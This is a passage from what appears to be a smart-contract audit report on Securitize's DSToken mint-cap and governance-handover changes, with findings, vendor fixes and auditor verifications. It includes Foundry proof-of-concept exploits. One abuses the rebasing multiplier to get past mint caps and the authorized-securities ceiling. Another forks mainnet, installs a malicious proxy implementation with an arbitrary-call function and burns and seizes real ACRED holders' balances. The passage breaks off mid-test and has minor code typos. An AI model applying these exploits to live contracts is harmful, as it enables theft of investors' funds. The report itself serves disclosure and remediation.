Independently, make the unsafe intermediate state unreachable in both directions:

```

// setMintCap
require(_mintCapAmount == 0 || overCapDelay > 0, "Over-cap delay must be set when cap is active");

// setOverCapDelay
require(_overCapDelay > 0 || mintCapAmount == 0, "Over-cap delay must be > 0 while cap is active");

```

Securitize: Fixed in commit [9595027](#) by:

- adding recommended require statements in setMintCap, setOverCapDelay
- changing cancelOverCapMint to allow cancellation by onlyIssuerOrTransferAgentOrAbove instead of onlyMaster

Cyfrin: Verified. One consequence of the chosen fix is that any issuer can DoS other issuers' scheduled mints by cancelling them, however the timelock can revoke the role of malicious issuers so this is temporary and can be resolved.

7.1.2 SecuritizeRebasingProvider::setMultiplier is onlyIssuerOrAbove and unbounded, so the DSToken mint cap does not bound value creation by a compromised issuance key

Description: DSToken::issueTokensWithMultipleLocks calls _checkThrottle(_value) on a token amount, then TokenLibrary::issueTokensCustom credits convertTokensToShares(_value) to walletsBalances. Ownership is the share balance; the throttle meters tokens. The conversion rate is SecuritizeRebasingProvider::multiplier, a single storage word writable by setMultiplier, which is gated onlyIssuerOrAbove and validates only that the new value is non-zero. ServiceConsumer::onlyIssuerOrAbove admits ROLE_ISSUER, which is exactly the role the throttle exists to constrain.

_checkThrottle reads only mintCapAmount, mintCapWindow, windowStart and mintedInWindow; the multiplier is first read one line later, inside _issue. Lowering the multiplier is therefore not what lets the cap pass, since the cap passes for any _value <= remaining at any multiplier. What lowering it changes is what that spend buys. Shares credited are $\text{value} * 10^{18} / \text{multiplier}$, so the shares acquired per throttled token are $1 / \text{multiplier}$ and the same key sets the divisor.

An issuance key lowers the multiplier, mints exactly mintCapAmount tokens - the throttle passes cleanly and Mint-CapConsumed fires with well-formed values - then restores the multiplier. Every other holder's share balance is untouched and prices back exactly; the attacker's newly minted shares are re-priced upward by the ratio of the two multipliers. Nothing bounds that ratio, since multiplier may be set as low as 1, so a single in-cap mint can acquire up to 10^{18} times the shares the same mint would acquire at the standard rate.

Spec-Intent Gap:

docs/timelocks.md FR-7:

It bounds how much value a compromised issuance key can create before the delay-based controls even become relevant, and it defines what counts as exceptional.

Code permits behavior contradicting this commitment: an issuance key can create an arbitrary multiple of the cap in one transaction by redefining the unit the cap is denominated in.

Impact: Raising the multiplier alone gains an attacker nothing: it scales every balance identically, so the attacker's fractional claim on the fund is unchanged. Lowering it, minting, then restoring it is what converts a capped token amount into an uncapped share amount, giving the attacker more shares than they would have received normally.

Proof of Concept: Add the two files below to test/cyfrin-pocs/test/ and run with `forge test --match-test test_MintCapDoesNotBoundShareOwnership -vv`. The Foundry project remaps `contracts/=` onto the repository's `contracts` directory; `TokenLibrary` must resolve inside the forge project root so that forge links it automatically.

`DSTokenLocalDeployment.sol`, a minimal `Permissionless` deployment wired exactly as `set-services` wires it:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.22;

import {Test, console, Vm} from "forge-std/Test.sol";
import {ERC1967Proxy} from "@openzeppelin/contracts/proxy/ERC1967/ERC1967Proxy.sol";

import {DSToken} from "contracts/token/DSToken.sol";
import {TrustService} from "contracts/trust/TrustService.sol";
import {StubRegistryService} from "contracts/registry/StubRegistryService.sol";
import {ComplianceServicePermissionless} from
↳ "contracts/compliance/ComplianceServicePermissionless.sol";
import {ComplianceConfigurationService} from "contracts/compliance/ComplianceConfigurationService.sol";
import {WalletManager} from "contracts/compliance/WalletManager.sol";
import {InvestorLockManager} from "contracts/compliance/InvestorLockManager.sol";
import {BlackListManager} from "contracts/compliance/BlackListManager.sol";
import {SecuritizeRebasingProvider} from "contracts/rebasing/SecuritizeRebasingProvider.sol";

/// @notice A minimal Permissionless DSToken deployment, wired exactly as `set-services` wires it.
/// The test contract deploys every proxy, so it is `owner()` of each and holds ROLE_MASTER.
abstract contract DSTokenLocalDeployment is Test {
    uint8 constant DECIMALS = 6;
    uint256 constant ONE_TOKEN = 10 ** DECIMALS;

    uint256 constant MO = 1e18; // standard 1:1 multiplier
    uint256 constant K = 1e6; // attacker-chosen amplification factor
    uint256 constant M_LOW = MO / K;

    uint256 constant MINT_CAP = 1_000_000 * ONE_TOKEN; // 1M tokens per window
    uint256 constant MINT_WINDOW = 1 days;
    uint256 constant HOLDER_BALANCE = 100_000_000 * ONE_TOKEN; // 100M tokens already circulating
    uint256 constant AUTHORIZED_SECURITIES = 110_000_000 * ONE_TOKEN; // regulatory ceiling, 10M of
↳ headroom
    uint256 constant OVER_CAP_AMOUNT = 50_000_000 * ONE_TOKEN; // five times the headroom
    uint256 constant OVER_CAP_DELAY = 2 days;

    uint8 constant ROLE_ISSUER = 2;

    uint256 constant TRUST_SERVICE = 1;
    uint256 constant DS_TOKEN = 2;
    uint256 constant REGISTRY_SERVICE = 4;
    uint256 constant COMPLIANCE_SERVICE = 8;
    uint256 constant WALLET_MANAGER = 32;
    uint256 constant LOCK_MANAGER = 64;
    uint256 constant COMPLIANCE_CONFIGURATION_SERVICE = 256;
    uint256 constant REBASING_PROVIDER = 8196;
    uint256 constant BLACKLIST_MANAGER = 8197;

    // TxShares(address indexed from, address indexed to, uint256 shares, uint256 multiplier)
    bytes32 constant TX_SHARES = keccak256("TxShares(address,address,uint256,uint256)");

    DSToken token;
    TrustService trust;
```

```

StubRegistryService registry;
ComplianceServicePermissionless compliance;
ComplianceConfigurationService ccs;
WalletManager walletManager;
InvestorLockManager lockManager;
BlackListManager blacklist;
SecuritizeRebasingProvider rebasing;

// this test contract deploys every proxy, so it is `owner()` of each and holds ROLE_MASTER
address attacker = makeAddr("attacker");
address holder = makeAddr("holder");

function setUp() public {
    token = DSToken(_proxy(address(new DSToken()), abi.encodeCall(DSToken.initialize, ("Fund",
        ↪ "FUND", DECIMALS))));
    trust = TrustService(_proxy(address(new TrustService()),
        ↪ abi.encodeCall(TrustService.initialize, ()))));
    registry =
        StubRegistryService(_proxy(address(new StubRegistryService()),
            ↪ abi.encodeCall(StubRegistryService.initialize, ()))));
    compliance = ComplianceServicePermissionless(
        _proxy(address(new ComplianceServicePermissionless()),
            ↪ abi.encodeCall(ComplianceServicePermissionless.initialize, ()))
    );
    ccs = ComplianceConfigurationService(
        _proxy(address(new ComplianceConfigurationService()),
            ↪ abi.encodeCall(ComplianceConfigurationService.initialize, ()))
    );
    walletManager = WalletManager(_proxy(address(new WalletManager()),
        ↪ abi.encodeCall(WalletManager.initialize, ()))));
    lockManager =
        InvestorLockManager(_proxy(address(new InvestorLockManager()),
            ↪ abi.encodeCall(InvestorLockManager.initialize, ()))));
    blacklist = BlackListManager(_proxy(address(new BlackListManager()),
        ↪ abi.encodeCall(BlackListManager.initialize, ()))));
    rebasing = SecuritizeRebasingProvider(
        _proxy(address(new SecuritizeRebasingProvider()),
            ↪ abi.encodeCall(SecuritizeRebasingProvider.initialize, (MO, DECIMALS)))
    );

    token.setDSService(TRUST_SERVICE, address(trust));
    token.setDSService(DS_TOKEN, address(token));
    token.setDSService(REGISTRY_SERVICE, address(registry));
    token.setDSService(COMPLIANCE_SERVICE, address(compliance));
    token.setDSService(WALLET_MANAGER, address(walletManager));
    token.setDSService(LOCK_MANAGER, address(lockManager));
    token.setDSService(COMPLIANCE_CONFIGURATION_SERVICE, address(ccs));
    token.setDSService(REBASING_PROVIDER, address(rebasing));
    token.setDSService(BLACKLIST_MANAGER, address(blacklist));

    compliance.setDSService(TRUST_SERVICE, address(trust));
    compliance.setDSService(DS_TOKEN, address(token));
    compliance.setDSService(REGISTRY_SERVICE, address(registry));
    compliance.setDSService(COMPLIANCE_CONFIGURATION_SERVICE, address(ccs));
    compliance.setDSService(WALLET_MANAGER, address(walletManager));
    compliance.setDSService(LOCK_MANAGER, address(lockManager));
    compliance.setDSService(REBASING_PROVIDER, address(rebasing));
    compliance.setDSService(BLACKLIST_MANAGER, address(blacklist));

    registry.setDSService(TRUST_SERVICE, address(trust));
    registry.setDSService(DS_TOKEN, address(token));
    ccs.setDSService(TRUST_SERVICE, address(trust));
    lockManager.setDSService(TRUST_SERVICE, address(trust));

```

```

lockManager.setDSService(DS_TOKEN, address(token));
lockManager.setDSService(REGISTRY_SERVICE, address(registry));
lockManager.setDSService(COMPLIANCE_SERVICE, address(compliance));
walletManager.setDSService(TRUST_SERVICE, address(trust));
walletManager.setDSService(REGISTRY_SERVICE, address(registry));
rebasings.setDSService(TRUST_SERVICE, address(trust));
blacklist.setDSService(TRUST_SERVICE, address(trust));

// existing circulating supply held by an unrelated investor, issued
// before the allowance is configured
token.issueTokens(holder, HOLDER_BALANCE);

// the control under review, configured exactly as intended
token.setMintCap(MINT_CAP, MINT_WINDOW);

// a single compromised issuance key
trust.setRole(attacker, ROLE_ISSUER);
}

function _proxy(address impl, bytes memory data) internal returns (address) {
    return address(new ERC1967Proxy(impl, data));
}
}

```

MintCapMultiplierBypass.t.sol:

```

// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.22;

import {Test, console, Vm} from "forge-std/Test.sol";
import {DSTokenLocalDeployment} from "./DSTokenLocalDeployment.sol";

/// @notice The mint allowance meters tokens while `walletsBalances` is credited in shares.
///         `SecuritizeRebasingProvider::setMultiplier` sets the conversion rate between the two
///         and is `onlyIssuerOrAbove`, the same authority the allowance exists to constrain.
///         Both runs below mint exactly `mintCapAmount` and record exactly `mintCapAmount`
///         consumed; they differ only in the multiplier in force at the moment of the mint.
contract MintCapMultiplierBypassTest is DSTokenLocalDeployment {
    /// @dev Issues `amount` as `attacker` and returns the shares credited, read from `TxShares`
    function _issueAndCaptureShares(uint256 amount) internal returns (uint256 shares) {
        vm.recordLogs();
        vm.prank(attacker);
        token.issueTokens(attacker, amount);

        Vm.Log[] memory logs = vm.getRecordedLogs();
        for (uint256 i = 0; i < logs.length; i++) {
            if (logs[i].topics[0] == TX_SHARES) {
                (shares,) = abi.decode(logs[i].data, (uint256, uint256));
                return shares;
            }
        }
        revert("TxShares not emitted");
    }

    /// @dev attacker shares as a fraction of all shares, in basis points
    function _attackerOwnershipBps(uint256 attackerShares, uint256 holderShares) internal pure returns
    (uint256) {
        return (attackerShares * 10_000) / (attackerShares + holderShares);
    }

    function test_MintCapDoesNotBoundShareOwnership() public {
        uint256 holderShares = (HOLDER_BALANCE * 10 ** (18 - DECIMALS) * 1e18) / M0;
        uint256 snapshot = vm.snapshotState();
    }
}

```

```

// -----
// Run 1: honest issuance of the entire allowance at the standard multiplier
// -----
uint256 honestShares = _issueAndCaptureShares(MINT_CAP);
uint256 honestConsumed = token.mintedInWindow();
uint256 honestBalance = token.balanceOf(attacker);
uint256 honestOwnershipBps = _attackerOwnershipBps(honestShares, holderShares);

console.log("run 1: mint at the standard multiplier");
console.log(" allowance consumed :", honestConsumed);
console.log(" shares credited      :", honestShares);
console.log(" attacker balance      :", honestBalance);
console.log(" attacker ownership      :", honestOwnershipBps, "bps");

assertEq(honestConsumed, MINT_CAP, "run 1: full allowance consumed");
assertEq(honestBalance, MINT_CAP, "run 1: balance equals the allowance");

// -----
// Run 2: identical mint, wrapped in a multiplier round trip
// -----
vm.revertToState(snapshot);
assertEq(token.mintedInWindow(), 0, "run 2: window reset by the revert");
assertEq(token.balanceOf(holder), HOLDER_BALANCE, "run 2: holder restored by the revert");

// setMultiplier is onlyIssuerOrAbove, so the compromised key sets the rate itself
vm.prank(attacker);
rebasing.setMultiplier(M_LOW);

uint256 attackShares = _issueAndCaptureShares(MINT_CAP);
uint256 attackConsumed = token.mintedInWindow();

vm.prank(attacker);
rebasing.setMultiplier(M0);

uint256 attackBalance = token.balanceOf(attacker);
uint256 attackOwnershipBps = _attackerOwnershipBps(attackShares, holderShares);

console.log("run 2: same mint at a multiplier lowered by K, then restored");
console.log(" allowance consumed :", attackConsumed);
console.log(" shares credited      :", attackShares);
console.log(" attacker balance      :", attackBalance);
console.log(" attacker ownership      :", attackOwnershipBps, "bps");

// -----
// The allowance recorded the same consumption in both runs
// -----
assertEq(attackConsumed, honestConsumed, "allowance consumption is identical");
assertEq(attackConsumed, MINT_CAP, "allowance was never exceeded");

// -----
// What the attacker actually received differs by the factor it chose
// -----
assertEq(attackShares, honestShares * K, "shares amplified by K");
assertEq(attackBalance, honestBalance * K, "balance amplified by K");

// -----
// Raising alone would gain nothing: it is the fractional claim on the
// fund that moved, and it moved only because the mint was made cheap
// -----
assertLt(honestOwnershipBps, 100, "run 1: under 1% of the fund");
assertGt(attackOwnershipBps, 9_900, "run 2: over 99% of the fund");

```

```
// -----
// Every other holder is untouched: shares unchanged, multiplier restored,
// so the balance is bit-for-bit what it was before the attack
// -----
assertEq(token.balanceOf(holder), HOLDER_BALANCE, "holder balance is unchanged");

console.log("amplification factor: K =", K);
console.log("multiplier may be set as low as 1, so K is bounded only by M0");
}
```

Both runs mint exactly the allowance and record exactly the allowance consumed:

[illegible]

Recommended Mitigation: Denominate the throttle in shares by passing the converted amount to `_checkThrottle`, which makes the cap independent of the multiplier. Additionally gate `setMultiplier` on `onlyMaster` so that post-handover it inherits the master delay, and/or bound the per-call multiplier delta.

Securitize: Fixed in commit [67bd52a](#) by:

- gating `setMultiplier` to `onlyMaster` instead of `onlyIssuerOrAbove` so a compromised issuer can't change the rebasing multiplier
- enforcing the window minting limits in terms of share amounts

Cyfrin: Verified.

7.1.3 DSToken::_issueUncapped relies on validateIssuance, but its authorizedSecurities ceiling is measured against a multiplier-denominated totalSupply the issuance role controls

Description: `DSToken::executeOverCapMint` calls `_issueUncapped`, which skips `_checkThrottle` entirely. The code states what is meant to remain in its place:

```

/// @dev Mints tokens bypassing the cap check. Used by executeOverCapMint.
///      Compliance (validateIssuance) is still enforced - recipient status is
///      re-validated at execution time, not at schedule time.

```

The only limit on how much an executed overcap mint can create is the check inside `ComplianceService::validateIssuance:`

```
uint256 totalSupply = getToken().totalSupply();
require(authorizedSecurities == 0 || totalSupply + _value <= authorizedSecurities,
    MAX_AUTHORIZED_SECURITIES_EXCEEDED);
```

`authorizedSecurities` is a fixed constant in token units, but `StandardToken::totalSupply` returns `convertSharesToTokens(tokenData.totalSupply)`, evaluated against the live `SecuritizeRebasing-Provider::multiplier`. `setMultiplier` is only `IssuerOrAbove`, the same authority that schedules and executes exceptional mints. Lowering the multiplier by K immediately before execution makes `totalSupply` read $1 / K$ of its real value, inflating the headroom the check measures against; the check is never re-evaluated when the multiplier is restored.

Impact: A compromised issuer can bypass the authorizedSecurities limit by manipulating the rebasing multiplier down prior to the overcap mint execution.

Proof of Concept: Requires DSTokenLocalDeployment.sol from the SecuritizeRebasing-Provider::setMultiplier finding. Add the file below alongside it in test/cyfrin-pocs/test/ and run with `forge test --match-test test_OverCapMintDefeatsAuthorizedSecurities -vv:`

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.22;

import {Test, console, Vm} from "forge-std/Test.sol";
import {DSTokenLocalDeployment} from "./DSTokenLocalDeployment.sol";

/// @notice The exceptional path skips the allowance by design, leaving `authorizedSecurities`
/// inside `validateIssuance` as the only quantitative limit on how much it can create.
contract OverCapAuthorizedSecuritiesTest is DSTokenLocalDeployment {
    /// @notice `_issueUncapped` skips `_checkThrottle` and documents `validateIssuance` as the
    /// control that remains. The only quantitative limit in that check is
    /// `authorizedSecurities`, compared against `StandardToken::totalSupply`, which is
    /// itself denominated through the multiplier the same key controls.
    function test_OverCapMintDefeatsAuthorizedSecurities() public {
        ccs.setAuthorizedSecurities(AUTHORIZED_SECURITIES);
        token.setOverCapDelay(OVER_CAP_DELAY);

        assertEq(token.totalSupply(), HOLDER_BALANCE, "outstanding supply");
        console.log("authorized securities :", AUTHORIZED_SECURITIES);
        console.log("outstanding supply    :", token.totalSupply());
        console.log("scheduled over-cap    :", OVER_CAP_AMOUNT);

        uint256 snapshot = vm.snapshotState();

        // -----
        // Run 1: the ceiling does its job and the exceptional mint reverts
        // -----
        vm.prank(attacker);
        bytes32 opId = token.scheduleOverCapIssuance(attacker, OVER_CAP_AMOUNT,
            ↪ bytes32("subscription"));
        vm.warp(block.timestamp + OVER_CAP_DELAY);

        vm.prank(attacker);
        vm.expectRevert("Max authorized securities exceeded");
        token.executeOverCapMint(opId);
        console.log("run 1: execution reverts, ceiling enforced");

        // -----
        // Run 2: identical schedule, executed while the multiplier is lowered
        // -----
        vm.revertToState(snapshot);

        vm.prank(attacker);
        bytes32 opId2 = token.scheduleOverCapIssuance(attacker, OVER_CAP_AMOUNT,
            ↪ bytes32("subscription"));
        vm.warp(block.timestamp + OVER_CAP_DELAY);

        vm.prank(attacker);
        rebasing.setMultiplier(M_LOW);
        console.log("run 2: supply as the ceiling sees it :", token.totalSupply());

        vm.prank(attacker);
        token.executeOverCapMint(opId2);

        vm.prank(attacker);
        rebasing.setMultiplier(M0);
```

```

    console.log("run 2: supply after the multiplier is restored :", token.totalSupply());
    console.log("run 2: attacker balance :", token.balanceOf(attacker));

    // the same operation that reverted in run 1 has now executed
    assertGt(token.balanceOf(attacker), 0, "exceptional mint executed");
    assertEq(token.balanceOf(holder), HOLDER_BALANCE, "holder is unaffected");

    // and total supply now stands far above the ceiling the check exists to enforce
    assertGt(token.totalSupply(), AUTHORIZED_SECURITIES, "ceiling breached");
    assertGt(token.totalSupply(), AUTHORIZED_SECURITIES * 1000, "breached by orders of magnitude");
  }
}

```

```

authorized securities : 1100000000000000
outstanding supply   : 1000000000000000
scheduled over-cap    : 500000000000000
run 1: execution reverts, ceiling enforced
run 2: supply as the ceiling sees it : 100000000
run 2: supply after the multiplier is restored : 500001000000000000000
run 2: attacker balance : 500000000000000000000

```

Recommended Mitigation: Denominate `authorizedSecurities` in shares and compare it against `tokenData.totalSupply` directly, so the ceiling is independent of the multiplier. Gating `setMultiplier` on `onlyMaster` so that it inherits the master delay after handover also removes the manipulation, and is the single change that closes both this and the regular-path finding.

Securitize: Fixed in commit [67bd52a](#) by gating `setMultiplier` to `onlyMaster` instead of `onlyIssuerOrAbove` so a compromised issuer can't change the rebasing multiplier.

Cyfrin: Verified.

7.2 Informational

7.2.1 setup-governance handover omits deprecated service ids so pre-handover key retains OwnableUpgradeable::owner upgrade authority over live ROLE_ISSUER and ROLE_TRANSFER_AGENT proxies and can burn, seize holder balances with no delay

Description: ServiceConsumer::onlyMaster authorizes two independent principals: the contract's own OwnableUpgradeable::owner, or the address holding ROLE_MASTER in TrustService.

```
modifier onlyMaster {
    if (owner() != msg.sender) require(getTrustService().getRole(msg.sender) == ROLE_MASTER,
        ↳ "Insufficient trust level");
    -;
}
```

BaseDSContract::_authorizeUpgrade is gated on that modifier, so owner alone is sufficient to replace the implementation behind any BaseDSContract proxy. A complete governance handover therefore has to move both principals for every privileged contract, not just the role.

The setup-governance task moves owner only for the ten service ids listed in its OWNED_SERVICE_IDS map, plus the token itself. That map omits DEPRECATED_OMNIBUS_TBE_CONTROLLER at id 2048, DEPRECATED_TOKEN_REALLOCATOR at id 8192 and DEPRECATED_SECURITIZE_SWAP at id 16384. The DEPRECATED_ prefix is a source-code label with no on-chain effect: these ids are still registered on live tokens and the contracts behind them still hold ROLE_ISSUER and ROLE_TRANSFER_AGENT. The verify-governance task iterates the same map, so the residual owners fall outside what it is able to report.

On Ethereum mainnet at block 25845400, six of the eight live ERC1967 DSToken proxies register at least one omitted id, and in every case the contract behind it is owned by that token's ROLE_MASTER holder:

Token	Omitted ids registered	Roles held	Owner is the ROLE_MASTER holder
BUIDL-I	2048, 8192	ROLE_ISSUER, ROLE_TRANSFER_AGENT	yes
VBILL	2048, 8192, 16384	ROLE_ISSUER, ROLE_TRANSFER_AGENT, ROLE_ISSUER	yes
ACRED	2048, 8192, 16384	ROLE_ISSUER, ROLE_TRANSFER_AGENT, ROLE_ISSUER	yes
PFII	2048, 8192	ROLE_ISSUER, ROLE_TRANSFER_AGENT	yes
HLSCOPE	2048, 8192, 16384	ROLE_ISSUER, ROLE_TRANSFER_AGENT, ROLE_ISSUER	yes
USDCIHF	2048, 8192, 16384	ROLE_ISSUER, ROLE_TRANSFER_AGENT, ROLE_ISSUER	yes

VOLOREB and VOLOREB2 register none of the omitted ids and are unaffected.

Two details make the gap harder to close by hand. DEPRECATED_SECURITIZE_SWAP gates _authorizeUpgrade on owner alone, reverting with OwnableUnauthorizedAccount rather than Insufficient trust level for a non-owner caller, so moving ROLE_MASTER can never bring it under the timelock and only an ownership transfer can. Separately, WALLET_REGISTRAR at id 1024 is present in OWNED_SERVICE_IDS, but where its owner is not the signer the task logs a skip and continues rather than failing; on ACRED that contract holds ROLE_ISSUER.

Impact: The stated goal of these changes per timelocks.pdf is to prevent the following risk:

The risk being addressed is that a single compromised key, or a single operational mistake, can mint supply or reroute the token's core services and extract value before anyone can intervene.

Two thirds of that holds:

- the allowance cannot be sidestepped by choosing another mint entry point, because DSToken::issueTokensWithMultipleLocks is the only issuance path and DSToken::_checkThrottle is unconditional on it, so an attacker who takes over an ROLE_ISSUER proxy is throttled at that entry point like any other caller. Supply creation as a whole is not bounded by the allowance: the

SecuritizeRebasingProvider::setMultiplier finding covers a separate path reachable from the same role

- service re-pointing is bounded because ServiceConsumer::setDSService is gated on the token's own owner, which the handover does transfer

Value extraction is not bounded as:

- DSToken::burn accepts an arbitrary holder and is authorized for ROLE_ISSUER
- DSToken::seize moves an arbitrary holder's balance and is authorized for ROLE_TRANSFER_AGENT

Neither consumes the mint allowance and neither passes through any timelock. Both are reachable through proxies the handover never touches, and verify-governance iterates the same map so it never reports on them either, so after setup-governance --handover has completed the pre-handover key still destroys and takes holder balances in a single transaction, with no delay in which a canceller could act.

Proof of Concept: The proof below runs against live ACRED state. It burns one holder's entire balance of 45.729764 ACRED and seizes another holder's entire balance of 230.259591 ACRED to an attacker address, reducing total supply from 25971.059372 to 25925.329608. Nothing bounds the attack to those two holders: the same two calls apply to every wallet the token enumerates, so the ceiling is the full circulating supply of each affected token.

seize has one precondition, that the destination is a registered issuer wallet. WalletManager::addIssuerWallet is authorized for ROLE_ISSUER, so the second hijacked proxy satisfies it, which the proof also demonstrates.

Add the following test to test/securitize-io-pocs/test/HandoverResidualAuthority.t.sol and run with ETH_RPC_URL=<ethereum mainnet rpc> forge test --match-test test_HandoverLeavesInstantValueExtractionPath -vv:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.22;

import {Test, console} from "forge-std/Test.sol";

interface IDSToken {
    function getDSService(uint256 serviceId) external view returns (address);
    function owner() external view returns (address);
    function transferOwnership(address newOwner) external;
    function balanceOf(address who) external view returns (uint256);
    function totalSupply() external view returns (uint256);
    function walletCount() external view returns (uint256);
    function getWalletAt(uint256 index) external view returns (address);
    function burn(address who, uint256 value, string calldata reason) external;
    function seize(address from, address to, uint256 value, string calldata reason) external;
}

interface ITrustService {
    function getRole(address who) external view returns (uint8);
    function setServiceOwner(address newOwner) external returns (bool);
}

interface IWalletManager {
    function addIssuerWallet(address wallet) external returns (bool);
    function isIssuerSpecialWallet(address wallet) external view returns (bool);
}

interface IUUPS {
    function upgradeToAndCall(address newImplementation, bytes calldata data) external payable;
    function getImplementationAddress() external view returns (address);
}

/// @notice Minimal UUPS-compatible implementation with an arbitrary-call entry point;
///         declares no storage, so installing it cannot corrupt the proxy it is
///         installed behind. `proxiableUUID` satisfies the ERC1822 check that the
```

```

/// outgoing implementation performs during `upgradeToAndCall`
contract MaliciousImplementation {
    bytes32 private constant _IMPL_SLOT =
        ↪ 0x360894a13ba1a3210667c828492db98dca3e2076cc3735a920a3ca505d382bbc;

    function proxiableUUID() external pure returns (bytes32) {
        return _IMPL_SLOT;
    }

    /// @notice Executes an arbitrary call; `msg.sender` seen by the target is this
    /// proxy's address, which is the address holding the role
    function exec(address target, bytes calldata data) external returns (bytes memory) {
        (bool ok, bytes memory ret) = target.call(data);
        require(ok, "exec failed");
        return ret;
    }
}

contract HandoverResidualAuthorityTest is Test {
    uint256 constant FORK_BLOCK = 25_845_400;

    // ACRED deployment, Ethereum mainnet
    IDSToken constant TOKEN = IDSToken(0x17418038ecF73BA4026c4f428547BF099706F27B);
    ITrustService constant TRUST = ITrustService(0xc397436742eAF7C325DDBFc4dc63D95822b27101);
    IWalletManager constant WALLET_MANAGER = IWalletManager(0x5275732D1bFE540350165267346537670Bc2138a);

    // Pre-handover key: holds ROLE_MASTER and is owner() of the token and most services
    address constant MASTER_EOA = 0x59c1eAcEc450c57Dcb9b8725d0F96635C2b676Ee;

    // Registered under service ids the handover task never enumerates
    address constant DEPRECATED_TOKEN_REALLOCATOR = 0x7b021A22fe5a6CaEFD81623fF8fbE7e97B0e61eE; // id
    ↪ 8192
    address constant DEPRECATED_OMNIBUS_TBE = 0xDCC82829b3eb1d497D2FF982c76EaeC44435a4E9; // id 2048

    uint8 constant ROLE_NONE = 0;
    uint8 constant ROLE_MASTER = 1;
    uint8 constant ROLE_ISSUER = 2;
    uint8 constant ROLE_TRANSFER_AGENT = 8;

    /// @dev The exact list from OWNED_SERVICE_IDS in the handover task
    uint256[10] OWNED_SERVICE_IDS = [
        uint256(4), // REGISTRY_SERVICE
        8, // COMPLIANCE_SERVICE
        32, // WALLET_MANAGER
        64, // LOCK_MANAGER
        256, // COMPLIANCE_CONFIGURATION_SERVICE
        512, // TOKEN_ISSUER
        1024, // WALLET_REGISTRAR
        4096, // TRANSACTION_RELAYER
        8196, // REBASING_PROVIDER
        8197 // BLACKLIST_MANAGER
    ];

    address masterTimelock = makeAddr("masterTimelock");
    address attacker = makeAddr("attacker");

    function setUp() public {
        vm.createSelectFork(vm.envString("ETH_RPC_URL"), FORK_BLOCK);
    }

    function test_HandoverLeavesInstantValueExtractionPath() public {
        // -----
        // Step 1: the pre-handover key is the MASTER holder, the token owner,

```

```

//          and an EOA rather than the documented operational multisig
// -----
assertEq(TRUST.getRole(MASTER_EOA), ROLE_MASTER, "step 1: expected MASTER role");
assertEq(TOKEN.owner(), MASTER_EOA, "step 1: expected token owner");
assertEq(MASTER_EOA.code.length, 0, "step 1: expected an EOA");

// -----
// Step 2: the omitted service ids are live and hold privileged roles
// -----
assertEq(TOKEN.getDSService(8192), DEPRECATED_TOKEN_REALLOCATOR, "step 2: id 8192");
assertEq(TOKEN.getDSService(2048), DEPRECATED_OMNIBUS_TBE, "step 2: id 2048");
assertEq(TRUST.getRole(DEPRECATED_TOKEN_REALLOCATOR), ROLE_TRANSFER_AGENT, "step 2: 8192 role");
assertEq(TRUST.getRole(DEPRECATED_OMNIBUS_TBE), ROLE_ISSUER, "step 2: 2048 role");

// -----
// Step 3: both are owned by the key that is about to hand over
// -----
assertEq(IDSToken(DEPRECATED_TOKEN_REALLOCATOR).owner(), MASTER_EOA, "step 3: 8192 owner");
assertEq(IDSToken(DEPRECATED_OMNIBUS_TBE).owner(), MASTER_EOA, "step 3: 2048 owner");

// -----
// Step 4: perform the documented handover exactly as the task does:
//          transfer owner() for every id in OWNED_SERVICE_IDS plus the
//          token, then move the MASTER role. Ids 2048, 8192 and 16384
//          are absent from that list, so they are never visited
// -----
vm.startPrank(MASTER_EOA);
TOKEN.transferOwnership(masterTimelock);
for (uint256 i = 0; i < OWNED_SERVICE_IDS.length; i++) {
    address service = TOKEN.getDSService(OWNED_SERVICE_IDS[i]);
    if (service == address(0)) continue;
    // the task skips any contract whose owner is not the signer
    if (IDSToken(service).owner() != MASTER_EOA) continue;
    IDSToken(service).transferOwnership(masterTimelock);
}
TRUST.setServiceOwner(masterTimelock);
vm.stopPrank();

// -----
// Step 5: handover is complete by every check the tasks perform.
//          The old key no longer holds MASTER anywhere
// -----
assertEq(TRUST.getRole(MASTER_EOA), ROLE_NONE, "step 5: MASTER not surrendered");
assertEq(TRUST.getRole(masterTimelock), ROLE_MASTER, "step 5: timelock is not MASTER");
assertEq(TOKEN.owner(), masterTimelock, "step 5: token owner not moved");

// ... but the omitted proxies are still owned by the old key
address residualOwner8192 = IDSToken(DEPRECATED_TOKEN_REALLOCATOR).owner();
address residualOwner2048 = IDSToken(DEPRECATED_OMNIBUS_TBE).owner();
assertEq(residualOwner8192, MASTER_EOA, "step 5: 8192 residual owner");
assertEq(residualOwner2048, MASTER_EOA, "step 5: 2048 residual owner");

// -----
// Step 6: post-handover, the old key replaces the implementation
//          behind both role-bearing proxies. `onlyMaster` accepts
//          owner() as an alternative to the MASTER role, so this is
//          authorized even though the key is no longer MASTER
// -----
MaliciousImplementation evil = new MaliciousImplementation();

vm.startPrank(MASTER_EOA);
IUUPS(DEPRECATED_TOKEN_REALLOCATOR).upgradeToAndCall(address(evil), "");
IUUPS(DEPRECATED_OMNIBUS_TBE).upgradeToAndCall(address(evil), "");

```

```

vm.stopPrank();

// the role lives on the proxy address, which never changed
assertEq(TRUST.getRole(DEPRECATED_TOKEN_REALLOCATOR), ROLE_TRANSFER_AGENT, "step 6: TA role
↳ lost");
assertEq(TRUST.getRole(DEPRECATED_OMNIBUS_TBE), ROLE_ISSUER, "step 6: ISSUER role lost");

// -----
// Step 7: use the hijacked identities against the live token.
//       Neither burn nor seize consumes the mint allowance and
//       neither passes through any timelock
// -----
address victimBurn = _holderWithBalance(0);
address victimSeize = _holderWithBalance(1);
uint256 burnAmount = TOKEN.balanceOf(victimBurn);
uint256 seizeAmount = TOKEN.balanceOf(victimSeize);
uint256 supplyBefore = TOKEN.totalSupply();

// 7a: destroy a holder's entire balance through the hijacked ISSUER
MaliciousImplementation(DEPRECATED_OMNIBUS_TBE).exec(
    address(TOKEN), abi.encodeCall(IDSToken.burn, (victimBurn, burnAmount, "poc"))
);

// 7b: register the attacker as an issuer wallet, the sole precondition
//     `validateSeize` enforces, using the same hijacked ISSUER
MaliciousImplementation(DEPRECATED_OMNIBUS_TBE).exec(
    address(WALLET_MANAGER), abi.encodeCall(IWalletManager.addIssuerWallet, (attacker))
);
assertTrue(WALLET_MANAGER.isIssuerSpecialWallet(attacker), "step 7b: attacker not registered");

// 7c: seize another holder's balance to the attacker through the
//     hijacked TRANSFER_AGENT
